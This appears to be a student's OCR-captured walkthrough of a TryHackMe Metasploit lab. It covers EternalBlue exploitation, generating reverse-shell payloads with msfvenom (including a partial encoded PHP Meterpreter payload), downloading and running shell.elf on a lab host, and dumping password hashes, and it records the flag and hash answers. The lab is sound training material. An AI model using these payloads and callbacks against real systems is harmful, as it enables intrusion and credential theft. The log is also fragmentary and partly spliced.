[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
```

```
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.186.44:4444 -> 10.10.12.229:49366) at 2021-08-20 0
4:51:19 +0100
C:\Windows\system32>
```

Once a session is opened, you can background it using `CTRL+Z` or abort it using `CTRL+C`. Backgrounding a session will be useful when working on more than one target simultaneously or on the same target with a different exploit and/or shell.

```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information
Connection
  --  ----  ----               -----------
----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Micros
oft Corporation...  10.10.186.44:4444 -> 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Working with sessions: The `sessions` command will list all active sessions. The `sessions` command supports a number of options that will help you manage sessions better.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C   Run a Meterpreter Command on the session given with -i, or all
    -K        Terminate all sessions
    -S   Row search filter.
    -c   Run a command on the session given with -i, or all
    -d        List all inactive sessions
    -h        Help banner
    -i   Interact with the supplied session ID
    -k   Terminate sessions by session ID and/or range
    -l        List all active sessions
    -n   Name or rename a session by ID
    -q        Quiet mode
    -s   Run a script or module on the session given with -i, or all
    -t   Set a response timeout (default: 15)
    -u   Upgrade a shell to a meterpreter session on many platforms
    -v        List all active sessions in verbose mode
    -x        Show extended information in the session table
```

```
Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

You can interact with any existing session using the `sessions -i` command followed by the session ID.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information
Connection
  --  ----  ----               -----------
----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Micros
oft Corporation...  10.10.186.44:4444 -> 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

C:\Windows\system32>
```

Exploit one of the critical vulnerabilities on the target VM

```
msf > search smtp_relay

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_relay  .               normal  No     SMTP Open R
lay Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/
canner/smtp/smtp_relay

msf > use 0
msf auxiliary(scanner/smtp/smtp_relay) > search eternal

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Chec
  Description
   -   ----                                          ---------------  ----     ----
  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes
  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .
  .
   2     \_ target: Windows 7                        .                .        .
  .
   3     \_ target: Windows Embedded Standard 7      .                .        .
  .
   4     \_ target: Windows Server 2008 R2           .                .        .
```

```
msf auxiliary(scanner/smtp/smtp_relay) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.m
                                             etasploit.com/docs/using-metasploit/ba
                                             sics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use f
                                             or authentication. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specif
                                             ied username
   SMBUser                         no        (Optional) The username to authenticat
                                             e as
   VERIFY_ARCH    true             yes       Check if remote architecture matches e
```


```
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.113.170.117
rhosts => 10.113.170.117
msf exploit(windows/smb/ms17_010_eternalblue) > show payloads


Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank
heck  Description
   -   ----                                              ---------------  ----
----  -----------
   0   payload/generic/custom                            .                normal
o     Custom Payload
   1   payload/generic/shell_bind_aws_ssm                .                normal
o     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                    .                normal
o     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                 .                normal
o     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                      .                normal
o     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp          .                normal
o     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid     .                normal
```


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 31
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.65.81.160:4444
[*] 10.65.165.190:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.65.165.190:445     - An SMB Login Error occurred while connecting to the IPC$ t
[*] 10.65.165.190:445     - Scanned 1 of 1 hosts (100% complete)
[-] 10.65.165.190:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.65.165.190
rhosts => 10.65.165.190
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.65.81.160:4444
[*] 10.65.165.190:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.65.165.190:445     - Rex::ConnectionTimeout: The connection with (10.65.165.190
[*] 10.65.165.190:445     - Scanned 1 of 1 hosts (100% complete)
[-] 10.65.165.190:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts  10.65.134.207
rhosts => 10.65.134.207
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

> What is the content of the flag.txt file? THM-5455554845





> zWhat is the NTLM hash of the password of the user "pirate"? 8ce9a3ebd1647fcc5e04025019f4b875



6 - Msfvenom

Msfvenom, which replaced Msfpayload and Msfencode, allows you to generate payloads. Msfvenom will allow you to access all payloads available in the Metasploit framework. Msfvenom allows you to create payloads in many different formats (PHP, exe, dll, elf, etc.) and for many different target systems (Apple, Windows, Android, Linux, etc.).

```
root@ip-10-10-186-44:~# msfvenom -l payloads

Framework Payloads (562 total) [--payload ]
==================================================

    Name                                              Description
    ----                                              -----------
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a c
ommand shell
    aix/ppc/shell_find_port                           Spawn a shell on an established conne
ction
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd prog
rams)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a
command shell
```

```
    android/meterpreter/reverse_http                    Run a meterpreter server in Android.
Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Andr
```

Output formats: You can either generate stand-alone payloads (e.g. a Windows executable for Meterpreter) or get a usable raw format (e.g. python). The `msfvenom --list formats` command can be used to list supported output formats

Encoders: Contrary to some beliefs, encoders do not aim to bypass antivirus installed on the target system. As the name suggests, they encode the payload. While it can be effective against some antivirus software, using modern obfuscation techniques or learning methods to inject shellcode is a better solution to the problem. The example below shows the usage of encoding (with the `-e` parameter. The PHP version of Meterpreter was encoded in Base64, and the output format was `raw`.

```
root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44 -f raw -e
php/base64
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjEwLjE4Ni40NCc7IC
Rwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyA
kcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9
ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzd
HJlYW0nOyB9IGlmICghJHMgJiYgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPS
AkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHB
vcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZ
```

Handlers: Similar to exploits using a reverse shell, you will need to be able to accept incoming connections generated by the MSFvenom payload. When using an exploit module, this part is automatically handled by the exploit module, you will remember how the `payload options` title appeared when setting a reverse shell. The term commonly used to receive a connection from a target is 'catching a shell'. Reverse shells or Meterpreter callbacks generated in your MSFvenom payload can be easily caught using a handler. The following scenario may be familiar; we will exploit the file upload vulnerability present in DVWA (Damn Vulnerable Web Application). For the exercises in this task, you will need to replicate a similar scenario on another target system, DVWA was used here for illustration purposes. The exploit steps are;

1. Generate the PHP shell using MSFvenom
2. Start the Metasploit handler
3. Execute the PHP shell

MSFvenom will require a payload, the local machine IP address, and the local port to which the payload will connect. Seen below, 10.0.2.19 is the IP address of the AttackBox used in the attack and local port 7777 was chosen.

```
root@ip-10-0-2-19:~# msfvenom -p php/reverse_php LHOST=10.0.2.19 LPORT=7777 -f raw > reverse_
shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3020 bytes
root@ip-10-0-2-19:~#
```

Please note: The output PHP file will miss the starting PHP tag commented and the end tag (`?>`), as seen below.

```
┌──(root💀TryHackMe)-[/home/alper/Desktop/MSF]
└─# cat reverse_shell.php
 /*<?php /**/
    @error_reporting(0);
    @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
    $dis=@ini_get('disable_functions');
    if(!empty($dis)){
      $dis=preg_replace('/[, ]+/', ',', $dis);
      $dis=explode(',', $dis);
      $dis=array_map('trim', $dis);
    }else{
      $dis=array();
    }

  $ipaddr='10.0.2.19';
  $port=7777;
```

The reverse_shell.php file should be edited to convert it into a working PHP file. Below: Comments removed from the beginning of the file.

```
  GNU nano 5.4                                          reverse_shell.php *
<?php
    @error_reporting(0);
    @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
    $dis=@ini_get('disable_functions');
    if(!empty($dis)){
      $dis=preg_replace('/[, ]+/', ',', $dis);
      $dis=explode(',', $dis);
      $dis=array_map('trim', $dis);
    }else{
      $dis=array();
    }

  $ipaddr='10.0.2.19';
  $port=7777;
```

Below: End tag added

```
      }
      @socket_close($s);
    }

?>

^G Help          ^O Write Out     ^W Where Is
^X Exit          ^R Read File     ^\ Replace
```

We will use Multi Handler to receive the incoming connection. The module can be used with the `use exploit/multi/handler` command. Multi handler supports all Metasploit payloads and can be used for Meterpreter as well as regular shells. To use the module, we will need to set the payload value (`php/reverse_php` in this case), the LHOST, and LPORT values.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf5 exploit(multi/handler) > set lhost 10.0.2.19
lhost => 10.0.2.19
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.19        yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Once everything is set, we will `run` the handler and wait for the incoming connection. Waiting for the reverse shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.186.44:7777
```

When the reverse shell is triggered, the connection will be received by multi/handler and provide us with a shell. If the payload was set as Meterpreter (e.g. in a Windows executable format), multi/handler would then provide us with a Meterpreter shell.

Other Payloads: Based on the target system's configuration (operating system, install webserver, installed interpreter, etc.), msfvenom can be used to create payloads in almost all formats. Below are a few examples you will often use: In all these examples, LHOST will be the IP address of your attacking machine, and LPORT will be the port on which your handler will listen. Linux Executable and Linkable Format (elf)

`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf`

The .elf format is comparable to the .exe format in Windows. These are executable files for Linux. However, you may still need to make sure they have executable permissions on the lab machine. For example, once you have the shell.elf file on your lab machine, use the chmod +x shell.elf command to accord executable permissions. Once done, you can run this file by typing ./shell.elf on the lab machine command line.

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe
```

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp
```


Python


```
msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py
```

All of the examples above are reverse payloads. This means you will need to have the exploit/multi/handler module listening on your attacking machine to work as a handler. You will need to set up the handler accordingly with the payload, LHOST and LPORT parameters. These values will be the same you have used when creating the msfvenom payload.


Finally, you should have gained some experience with msfvenom and the creation of stand-alone Meterpreter payloads. This is especially helpful in situations where you can upload a file to the target system or have the ability to download files to the target system. Meterpreter is a powerful tool that offers a lot of easy to use features during the post-exploitation phase.


Once on the terminal, type "sudo su" to get a root shell, this will make things easier.






> Create a meterpreter payload in the .elf format (on the AttackBox, or your attacking machine of choice).


root@ip-10-113-84-248:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: The following options failed to validate: Value '10.10.X.X' is not valid for option 'LHOST'.
root@ip-10-113-84-248:~# msfvenom --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=10.113.84.248 LPORT=1234 elf > rev_shell.elf
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
root@ip-10-113-84-248:~# msfvenom --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=10.113.84.248 LPORT=1234 elf > shell.elf
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
root@ip-10-113-84-248:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.113.182.76 - - [04/Jun/2026 12:32:26] "GET /shell.elf HTTP/1.1" 200 -
Last login: Thu Jun 4 11:58:56 2026 from 10.113.117.142
Could not chdir to home directory /home/murphy: No such file or directory
$ sudo su
[sudo] password for murphy:
root@ip-10-113-182-76:/# cd /tmp
root@ip-10-113-182-76:/tmp# ls
snap-private-tmp
systemd-private-307a3091e0cd48b9bdb8ab320f4342d7-ModemManager.service-JWLMEi
systemd-private-307a3091e0cd48b9bdb8ab320f4342d7-systemd-logind.service-9hJMQg
systemd-private-307a3091e0cd48b9bdb8ab320f4342d7-systemd-resolved.service-JNihMg
systemd-private-307a3091e0cd48b9bdb8ab320f4342d7-systemd-timesyncd.service-bOaDuf
root@ip-10-113-182-76:/tmp# wget http://10.113.84.248
--2026-06-04 12:31:04-- http://10.113.84.248/
Connecting to 10.113.84.248:80... failed: Connection refused.
root@ip-10-113-182-76:/tmp# wget http://10.113.84.248:8000/shell.elf
--2026-06-04 12:32:26-- http://10.113.84.248:8000/shell.elf
Connecting to 10.113.84.248:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 123 [application/octet-stream]
Saving to: 'shell.elf'
shell.elf 100%[==========>] 123 --.-KB/s in 0s
2026-06-04 12:32:26 (20.1 MB/s) - 'shell.elf' saved [123/123]
root@ip-10-113-182-76:/tmp#


1529 payload/windows/x64/vncinject/reverse_tcp_uuid
No Windows x64 VNC Server (Reflective Injection),
1530 payload/windows/x64/vncinject/reverse_winhttp
No Windows x64 VNC Server (Reflective Injection),
1531 payload/windows/x64/vncinject/reverse_winhttps
No Windows x64 VNC Server (Reflective Injection),
msf6 exploit(multi/handler) > set payload linux/x


set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
msf6 exploit(multi/handler) > set payload linux/x86/met
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/meterpreter_reverse_http
set payload linux/x86/meterpreter_reverse_https
set payload linux/x86/meterpreter_reverse_tcp
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specif
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

> Transfer it to the lab machine (you can start a Python web server on your attacking machine with the python3 -m http.server 9000 command and use wget http://ATTACKING_MACHINE_IP:9000/shell.elf to download it to the lab machine).

```
msf6 exploit(multi/handler) > set lhost 10.65.81.160
lhost => 10.65.81.160
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.65.81.160     yes       The listen address (an interf
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
```

Get a meterpreter session on the lab machine.

```
systemd-private-4a12e73fdd7f4bbda851634612555fe9-systemd-timesyncd.service-FZWgXf
root@ip-10-65-130-43:/tmp# wget http://10.65.81.160:8000/shell.elf
--2026-02-23 05:16:31--  http://10.65.81.160:8000/shell.elf
Connecting to 10.65.81.160:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf                  100%[=======================================>]     207  --.-KB/s

2026-02-23 05:16:31 (5.98 MB/s) - 'shell.elf' saved [207/207]

root@ip-10-65-130-43:/tmp# ls
shell.elf
snap-private-tmp
systemd-private-4a12e73fdd7f4bbda851634612555fe9-ModemManager.service-eK53yh
systemd-private-4a12e73fdd7f4bbda851634612555fe9-systemd-logind.service-3xS7Nh
systemd-private-4a12e73fdd7f4bbda851634612555fe9-systemd-resolved.service-Yqn3pg
systemd-private-4a12e73fdd7f4bbda851634612555fe9-systemd-timesyncd.service-FZWgXf
root@ip-10-65-130-43:/tmp# chmod +x shell.elf
root@ip-10-65-130-43:/tmp# ./shell.elf
```

Use a post exploitation module to dump hashes of other users on the system.

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.65.81.160     yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.65.81.160:1234
[*] Sending stage (1017704 bytes) to 10.65.130.43
[*] Meterpreter session 2 opened (10.65.81.160:1234 -> 10.65.130.43:43356) at 2026-02-23 05:20:23 +0000

meterpreter >
```

What is the other user's password hash?
6Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTb

```
msf6 exploit(multi/handler) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > sessions

Active sessions
===============

  Id  Name  Type                   Information                       Connection
  --  ----  ----                   -----------                       ----------
  2         meterpreter x86/linux  root @ ip-10-65-130-43.ec2.interna  10.65.81.160:
                                   l                                 3356 (10.65.1

msf6 post(linux/gather/hashdump) > set session 2
```

```
msf6 post(linux/gather/hashdump) > set session 2
session => 2
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
